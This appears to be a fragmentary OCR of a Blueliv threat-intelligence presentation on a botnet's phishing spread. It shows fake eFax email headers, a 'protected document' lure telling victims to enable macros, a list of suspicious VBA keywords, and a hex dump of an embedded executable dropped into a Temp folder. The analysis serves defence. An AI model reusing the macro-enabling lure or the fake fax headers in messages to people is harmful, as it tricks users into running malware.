


OS of the infected bots




Blueliv.

root [~]# wall Summary - botnet snapshot




root [~]# wall Modus operandi



Blueliv.


root [~]# wall Modus operandi



Blueliv.


Moskalvzapoe

```
From nobody Thu Sep 24 14:56:32 2015
Return-Path: <pertinacitys3@rd.francetelecom.com>
From: "eFax Mail" <receive@mail.efax.com>
Content-Type: multipart/alternative;
 boundary="Apple-Mail=_27A5866D-391D-B510-6C51-2DD36A1FA4A2"
Subject: New 2 page(s) eFax from (505) 562-9754
Message-Id: <1668C2D7-6231-3BB0-8CBE-2E2F8EC2EE44@rd.francetelecom.com>
Date: Thu, 24 Sep 2015 14:45:04 +0000
From nobody Thu Sep 24 14:56:32 2015
Content-Transfer-Encoding: base64
Content-Disposition: inline;
  filename=fax_(505) 562-9754
Content-Type: application/msword;
  name="fax_(505) 562-9754"
Content-Id: <C750B34A-D3E5-AF1C-50DF-C979FB434338>
```



Blueliv.

root [~]# wall Moskalvzapoe




PROTECTED DOCUMENT

This file is protected by Microsoft Office.
Please enable Editing and Content to see this document.

CAN'T VIEW THE DOCUMENT? FOLLOW THE STEPS BELOW.

1. Open the document in Microsoft Office. Previewing online does not work for protected documents.
2. If you downloaded this document from your email, please click "Enable Editing" from the yellow bar above.
3. Once you have enabled editing, please click "Enable Content" on the yellow bar above.

root [~]# wall Moskalvzapoe




- AutoOpen: Runs when the Word document is opened
- Auto_Open: Runs when the Excel workbook is opened
- Workbook_Open: Runs when the Excel workbook is opened
- Open: Opens a file
- Shell: Runs an executable file or system command
- CreateObject: Creates an OLE object
- Chr: May be used to obfuscate specific strings
- Environ: Reads the system environment variables

root [~]# wall Moskalvzapoe


```
00005000  d7 dc 02 00 02 00 70 6d  32 2e 65 78 65 00 43 3a  |......pm2.exe.C:|
00005010  5c 41 61 61 5c 65 78 65  5c 70 6d 32 2e 65 78 65  |\Aaa\exe\pm2.exe|
00005020  00 00 00 03 00 26 00 00  00 43 3a 5c 55 73 65 72  |.....&...C:\User|
00005030  73 5c 4d 5c 41 70 70 44  61 74 61 5c 4c 6f 63 61  |s\M\AppData\Loca|
00005040  6c 5c 54 65 6d 70 5c 70  6d 32 2e 65 78 65 00 00  |l\Temp\pm2.exe..|
00005050  dc 02 00 4d 5a 90 00 03  00 00 00 04 00 00 00 ff  |...MZ...........|
00005060  ff 00 00 b8 00 00 00 00  00 00 00 40 00 00 00 00  |...........@....|
00005070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00005080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 f8  |................|
00005090  00 00 00 0e 1f ba 0e 00  b4 09 cd 21 b8 01 4c cd  |...........!..L.|
